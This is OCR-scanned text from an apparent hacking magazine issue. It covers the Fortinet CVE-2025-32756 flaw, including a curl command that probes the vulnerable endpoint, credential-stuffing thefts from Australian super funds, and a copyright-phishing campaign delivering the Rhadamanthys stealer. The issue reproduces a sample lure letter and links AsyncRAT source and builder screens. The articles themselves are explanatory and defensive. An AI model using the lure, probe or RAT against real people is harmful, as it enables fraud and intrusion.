
This part of the page has been intentionally left blank


Builder
Connection
Install
Misc
Assembly
Icon
Build
Hackercool Magazine
Simple Obfuscator
Build
AsyncRAT | Builder
Done!
OK


Binaries › Release ›
Search Release
Name
Date modified
Type
Size
Hackercool Magazine
Plugins 5/5/2025 4:32 PM File folder
Stub 5/5/2025 4:32 PM File folder
AsyncClient 5/5/2025 4:45 PM Application 45 KB
AsyncRAT 5/5/2025 4:32 PM Application 6,550 KB
AsyncRAT.exe.config 5/5/2025 4:26 PM XML Configuratio... 6 KB
BackupCertificate 5/5/2025 4:37 PM Compressed (zipp... 5 KB
dnlib 9/22/2023 10:41 PM XML Document 1,830 KB

Vulnerability For Beginners
Fortinet's CVE-2025-32756 Zero-day

Security researchers at Fortinet detected a zero-day vulnerability being tracked as CVE-2025-32756 that impacts FortiVoice, FortiMail, FortiNDR, For-tiRecords and FortiCamera devices. It has a CVSS rating of 9.6.



About the vulnerability

The vulnerability is a stack-based buffer overflow in the administrative API that occurs while handling session cookies. This can be exploited without au -thentication and allows any attacker to execute code remotely.

The vulnerability is present in admin.fe CGI binary of the web server configured with mode-fcgid. This endpoint is accessible without authentication.

As already said, this vulnerability impacts several products like Forti Cameras, Forti Mail, Forti NDR, Forti Records and Forti Voice.

How this vulnerability can be exploited?

Exploitation of this vulnerability is trivially simple as all the attacker will have to do is to access the vulnerable endpoint. Here's a simple curl command t check if it accessible.

```
bashcurl -k -L -v https://<target>/module/admin.fe
```

According to Shodan, there are over 7,00,000 Fortinet devices exposed over internet.

Impact

By exploiting this vulnerability, hackers can deploy malware on hacked devices, add cron jobs to harvest credentials and even drop scripts to scan the target network. CISA has added this vulnerability to its Known Exploited Vulnerabilities (KEV).

How to protect yourself?

Fortinet has already released patches to this vulnerability. All you have to do is apply the patches. The versions of Fortinet devices safe from this vulnerability are Fortinet voice >= 7.2.1,7.0.7, 6.4.11, FortiRecorder >= 7.2.4, 7.0.6, 6.4.6, FortiNDR >= 7.6.1, 7.4.8, 7.2.4, 7.0.7, Forti NDR 7.1, 1.5, 1.4, 1.3, 1.2, 1.1 should be migrated to a fixed patched release.

Forti Mail >= 7.6.3,7.4.5, 7.2.8, 7.0.9, Forti camera 2.1.4. 2.0 and 1.1 should be migrated to a patched release.

If installing updates is not possible, you should disable HTTP/HTTPS admin interface on the vulnerable devices. Fortinet detected this zero-day vulnerability based on hackers activity on infected devices, especially enabling of




Fig: Exploitation of CVE-2025-32756 vulnerability

"fcgi debugging" on target devices to log credentials from the system or SS
-H login prompt.

Enabling of this setting is a surefire IOC to say that your device has been c
-ompromised as it is disabled by default. You can check if "fcgi debugging"
is enabled on target devices using command

diag debug application fcgi

If it is on, the output will be "general to-file ENABLED".

This part of the page has been intentionally left blank

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Vulnera

https://github.com/hackercoolmagz/vulnera

CYBER SECURITY

HACKERS HAVE HIT MAJOR SUPER FUNDS. A CYBER EXPERT EXPLAINS HOW TO STOP IT HAPPENING AGAIN.

Toby Murray
Professor of Cybersecurity, School of Computing and Information Systems, The University of Melbourne

Several of Australia's biggest superannuation funds have suffered a suspected coordinated cyberattack, with scammers stealing hundreds of thousands of dollars of members' retirement savings.

Superannuation funds including Rest, HostPlus, Insignia, Australian Retirement and AustralianSuper have all reportedly been targeted. However, so far AustralianSuper appears to be the worst affected.

It is Australia's largest superannuation fund. It has roughly 3.5 million members and manages more than $365 billion in retirement savings. In this cyberattack, a handful of its members have lost about A$500,000 in combined savings.

AustralianSuper is reportedly assisting authorities recover the money. It has not yet confirmed if any remediation will occur.

It's not yet clear whether the affected accounts had mandatory multi-factor authentication for login or money transfers. But this is a crucial measure to reduce the risk of a similar cyberattack happening in the future.

Strategic timing, stolen passwords

"It is Australia's largest superannuation fund. It has roughly 3.5 million members and manages more than $365 billion in retirement savings. In this cyberattack, a handful of its members have lost about A$500,000 in combined savings."

Details of the cyberattack are still sparse. But we do know that it began in the early hours of last weekend. This timing was likely strategic: account holders wouldn't have noticed anything suspicious as they would have most likely been sleeping.

Cyber criminals are believed to have obtained stolen passwords – either from the dark web or other hacked websites. They then used these passwords to try to access people's superannuation accounts.

(Cont'd On Next Page)

In a statement, AustralianSuper's C-hief Member Officer Rose Kerlin said scammers had accessed up to 600 cus-tomer passwords to log into account-s.

So far only four accounts have actua-lly been breached. In those cases, the scammers changed login details and t-ransferred out lump sums of money.

Although members of other superan-nuation funds do not seem to have lo-st any money, their personal informa-tion may have bee-n compromised.

Different to other attacks

There have been cases in the past of people being scammed out of their re-tirement savings.

For example, in 2020, Australian ma-n Lee Braz lost all of his retirement s-avings, worth $180,000, to scammers. The scammers used fraudulent docu-ments to trick his fund, Intrust Super (now owned by HostPlus), into autho-rising the transfer.

After a four-year legal battle with th-e fund, Braz retrieved one-third of the money he had lost. However, this am-ount didn't cover his legal fees.

But this recent scam seems very diff-erent in nature. It didn't involve scam-mers using any fraudulent document s- or elaborate trickery. Instead, the p-erpetrators appear to have pulled it of-f simply by using stolen passwords to access accounts.

Tighter security is crucial

Australian Taxation Office data indi-cates the average super balance for men is roughly A-$180,000, while f-or women it is ro-ughly A$146,000.

"Australian Taxation Office data indicates the average super balance for men is roughly A$180,000, while for women it is roughly A$146,000."

To ensure all of this money is prope-rly protected, financial organisations should implement mandatory multi-factor authentication for user account-s. This would require people to prove who they are with something in additi-on to a password.

This could include, for example, usi-ng a one-time code or an authenticat-or app on their smartphone. This ma-kes it much harder for criminals who

(Cont'd On Next Page)

obtain user passwords to take over th-eir accounts.

Other financial organisations, includ-ing banks and some superannuation funds, already use multi-factor authen-tication. But it's especially important for all superannuation funds to imple-ment it, given many people don't che-ck their retirement savings for month-s at a time and are less likely to notic-e straight away if they've been hacke-d.

In the wake of th-is cyberattack, the Association of Sup-erannuations Fun-ds of Australia sa-ys it is working to improve security a-cross the industry, but it is unclear ex-actly what this will involve.

Consumers also need to do their part by making sure they do not reuse pas-swords between websites. This is esp-ecially important for passwords used t-o protect accounts on financial organ-isations such as their super fund or o-nline banking.

Using a password manager is a great way to make it easy to have unique p-asswords for each website you visit.

Finally, customers should be on the lookout for potential scams that may t-arget them in the coming days. Scam-mers have been known to exploit fear and confusion in the wake of data bre-aches to try to lure victims into givin-g away personal information or mone-y.

Anyone receiving messages purporti-ng to be from their super fund and w-ho wants to respond to them should call up their super provider directly, using a phone nu-mber from their website. Avoid cli-cking links or ph-oning numbers lis-ted in messages t-hat purport to be from your super fund.

"Consumers also need to do their part by making sure they do not reuse passwords between websites. This is especially important for passwords used to protect accounts on financial organisations such as their super fund or online banking."

Anyone receiving messages they sus-pect are scams can report them to Sc-amwatch.

This Article first appeared in The Conversation

IN
THREAT
ELLIGENCE
Copyright phishing lures targeting content creators in Europe

Researchers at Cybereason have detected a threat activity going on from April 2025 delivering Rhadamanthys stealer. In this month's "Theat Intelligence" feature, let's learn about this threat that is affecting almost all of Europe.

The main tactic of this threat here are using fear-based social engineering tactics.

Targets

The target of this hacking campaign are content creators those are individuals working in photography, video production and music industries. The countries affected by this hacking campaign are Albenia, Austria, Bulgaria, Germany, Greece, Hungary, Ireland, Israel, Italy, Poland, Portugal, Romania, Slovakia, Slovenia, Spain, UK, Italy, Poland and several Eastern European countries.

Attack Vector

The attack vector of this campaign starts with a sophisticated phishing email. These emails are being sent from email addresses impersonating legal representatives and law firms.

The content of the emails is written in local languages to improve trust and encourage users to click on the links. The email also has urgent language demanding users to take immediate action within 48 hours.

The primary subject of the email is to convince the recipients that they have violated copyrights by using a specific image or video. Being mostly freelancers, they all lack enterprise grade protection like Endpoint Detection & Response (EDR) systems.

Initial Access

The body of the email also contains download links which when clicked, the users are directed through a complex redirection chain involving URL shortening services like tr.ee, t2m.co that ultimately lead to download of large zip archive hosted on mediafire.

Initial payload

The initial zip archive is of size more than 500MB. This is designed in itself to act as an additional evasion technique as security solutions skip detailed inspection of large payloads due to performance considerations.

The infection mechanism employs DLL side loading attack technique of an outdated Haihaisoft PDF reader application.

The zip archive contains three components. They are legitimate PDF reader executable renamed to match the phishing lure like "Proof_of_copyright_infringement.exe", a malicious DLL named msimg32.dll and decoy documents to appear legitimate. This DLL is widely used in software for digital media production and broadcasting, as well as in applications for video editing, transcoding and streaming.

This attack exploits Windows default DLL search order behavior where application searches for required DLLs (libraries) in their own directory before searching in other locations.

Since the malicious DLL is placed in the same folder as the PDF reader application executable and hence this gets loaded instead of the genuine DLL.

This allows the initial payload to run within the constraints of a trusted process. Then, this initial payload uses advanced evasion techniques and finally proceeds to download and execute the final payload, Rhadamanthys stealer.

Rhadamanthys stealer, as its name implies is designed to extract data like stored credentials, browser data, crypto wallets and other sensitive information from infected machines.

The same copyright violation phishing lures was used to deliver LummaC2 and ResolverRAT in previous cases.

REDACTED & PARTNERS

NOTICE OF COPYRIGHT INFRINGEMENT

Letter date: 24 April 2025

Hello,
Username.
Profile ID: Redacted

Redacted & Partners Law Firm, as an official representative of Redacted Audio, informs you by this letter of a significant copyright infringement committed by your account.

Date of Incident:	17 April 2025
Platform:	Facebook
Breach Category:	Infringement of copyright and intellectual rights
Degree:	Severe - The violation was intentional

DETAILS OF THE INFRINGEMENT

Unauthorized use of protected content belonging to our client was found, including:

- Illegal duplication and distribution of protected content;
- Use of trademarks and company logos without permission;
- Commercial use of materials in violation of copyright.

SUPPORTING EVIDENCE

Evidence of infringement.pdf

REQUIRED STEPS

The person who committed the offence must complete the specified actions within **48 hours** of receiving this notice:

1. Immediate cessation of all acts infringing copyright
2. Remove all content uploaded without permission
3. Providing an infringement report
4. Submission of a signed assurance to refrain from future violations
5. Deadline: 48 hours after receipt of this notification

Attention: Failure to follow these instructions may result in serious legal consequences, including legal action and financial penalties.

Image Source: Cybereason

How to stay safe?

The usual safeguard to save yourself from phishing mails are useful here to stay safe from this type of attack. The sender email, on careful observation c -an reveal the malicious nature of the email. Not clicking on links in the ema -il is one more step you can take to save yourself. If you are a content creato -r, you need to be careful on what links you are clicking.

There is a broader trend going on where threat actors are exploiting the le-gitimate concerns of content creators who frequently use copyrighted materi -al.

DOWNLOADS

AutoRecon Tool
https://github.com/Tib3rius/AutoRecon

ASync RAT - CSHARP
https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp

Tails OS 6.14.1
https://tails.net/install/download/index.en.html

Follow Hackercool Magazine for latest updates